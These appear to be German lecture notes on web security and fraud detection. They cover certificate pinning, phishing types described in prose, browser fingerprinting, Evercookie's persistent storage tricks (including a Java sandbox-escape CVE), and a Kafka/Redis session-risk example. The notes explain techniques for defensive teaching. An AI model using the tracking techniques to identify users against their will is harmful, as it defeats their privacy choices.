randy.cloudfront.net.mozilla.net:HPKP 2 17284 1493473345625,1,0,WoIwRyI0VNa91ha8c1RSC7XH1l1yS9vwU001ud4PB18-r/rIkG3eE
```


## Certificate Pinning

Speichere Elemente der Zertifikate out-of-band. Gepinnt wird normalerweise das Lead Certificate, Intermediate certificate und das Root Certificate.

Gepinnt werden kann ein Zertifikat mit einer Software (Chrome Static Pinning) oder mit dem HPKP Header (HTTP Public Key Pinning).


### Certificate Revocation

Wenn ein Zertifikat verloren geht, dann muss das Zertifikat revoked werden. Dies über CRL, OCSP und OCSP stapling.



## Mutual Authentication

Dabei werden Client Zertifikate eingesetzt, was dazu führt, dass eine Man in the Middle Attack fehlschlägt.



## Fraud Detection (Erkennung eines Betrugs)

Rund 1.7 % aller Erkennungen konnten nur Monitoring aufgedeckt werden. Rund 40 % aber nur aufgrund von Tips.

### Ein einfacher Angriff

Der Angreifer greift auf den Service von einer anderen IP Adresse aus als das Opfer.


#### Offline Phising Attack

Der Hacker möchte die Login Credentials erlangen. Dazu erstellt er einen Fake Server.




#### Online Phising Attack

Der Hacker möchte die Login Credentials und Session Informationen. Der Hacker agiert hier als Forwarder.




#### Financial Fraud - Money Mule



#### Fraud Detection System

Anhand von verschiedenen Merkmalen findet eine Erkennung statt und damit wird versucht zu beurteilen ob ich dies bin.



## Client Correlator

Ist ein wenig Javascript, was auf dem PC des Benutzer läuft. Darüber werden diverse Systeminformationen (Java Version, Plug-Ins) ermittelt und daraus eine Client correlation ID (CCID) erstellt. Diese wird dann an den Server weitergeschickt.

Der Server vergleicht dann die CCID mit der vorhergehenden CCID und weiß damit, ob sich der Benutzer von einem bekannten oder unbekannten PC anmeldet.

Die EFF (Electronic Frontier Foundation) – eine Non-Profit Organisation, welche fürs freie Internet kämpft hat vor Jahren einen solchen Client Correlator Prototyp veröffentlicht. Es Tool Panopticlick verspricht, dass der Benutzer damit identifiziert werden kann ohne eine Passwort.

Es gibt auch Open-Source Projekte (wie Am I Unique oder Fingerprintjs2) auf Github zu finden.

### Collected data and privacy

In connection to our experiment, we examine and store the following information:

- the encrypted IP address,
- name of the operating system,
- screen resolution,
- time zone settings,
- fonts installed on your computer,
- the string with information about the browser (i.e. the User Agent String),
- the time and date of the test,
- plugins installed on your browser,
- list of accepted MIME types,
- the navigator object hashed, values of navigator.doNotTrack and navigator.buildID,
- and the generated identifier.

## Evercookie

Evercookie ist eine Javascript basierte Applikation, welche von Samy Kamhar erstellt worden ist. Diese produziert Zombie Cookies im Web Browser, welche absichtlich schwer sind zu löschen. Im 2013 wurde dies in den Dokumenten von der NSA, gelackt by Edward Swoden als Identifikation von Tor Usern genannt.

► Evercookie is a javascript API that produces extremely persistent, respawning cookies in a browser. Its goal is to identify a client even after they've removed standard cookies, Flash cookies (LSOs), HTML5 storage, SilverLight storage, and others.

<https://samy.pl/evercookie/>

### Browser Storage Mechanisms


Client browsers must support as many of the following storage mechanisms as possible in order for Evercookie to be effective.

- Standard HTTP Cookies
- Flash Local Shared Objects
- Silverlight Isolated Storage
- CSS History Knocking
- Storing cookies in HTTP ETags (Backend server required)
- Storing cookies in Web cache (Backend server required)
- HTTP Strict Transport Security (HSTS) Pinning (works in Incognito mode)
- window.name caching
- Internet Explorer userData storage
- HTML5 Session Storage
- HTML5 Local Storage
- HTML5 Global Storage
- HTML5 Database Storage via SQLite
- HTML5 Canvas - Cookie values stored in RGB data of auto-generated, force-cached PNG images (Backend server required)
- HTML5 IndexedDB
- Java JNLP PersistenceService
- Java exploit CVE-2013-0422 - Attempts to escape the applet sandbox and write cookie data directly to the user's hard drive.

Somit ist das Problem vom Financial Fraud und der Money Rule soweit gelöst.

## Ein fortgeschrittener Angriff

Der Angreifer greift auf den Service von der selben IP Adresse und dem selben PC aus als das Opfer.



## Next Generation Fraud Detection

„Data Mining & Machine Learning“


### Query Examples


#### Database

- Find all credit applications with the last of Smith
- Identify customers who have purchased more than 10000 in the last month
- Find all customers who have purchased milk

#### Data Mining

- Find all credit applicants who are poor credit risks (classification)
- Identify customers with similar buying habits (clustering)
- Find all items which are frequently purchased with milk





## Beispiel Einträge



### Kafka click entry


```
$ kafka-cat -C -b 192.168.56.50 -t MarkovClicks
{
  "sessionUUID": "ZpUzhXSvxNRZI50kkWMsbtQ52CR70mQw",
  "clickUUID": "WRDPBX8AAQEAAAd0TnQAAACP",
  "timeStamp": 1494273797728,
  "url": "/private/1/printheader.php",
  "urlRiskLevel": 4,
  "validationRequired": true
}
```


### mod\_mshield Example Redis session rating result

```
$ redis-cli subscribe WRDPBX8AAQEAAAd0TnQAAACP
1) "message"
2) "WRDPBX8AAQEAAAd0TnQAAACP"
3) "OK"
```

Every URL has its risk level defined  
`mod_mshield -> RegExp`  
 Thus, mod\_mshield is aware of critical URLs (transactions)

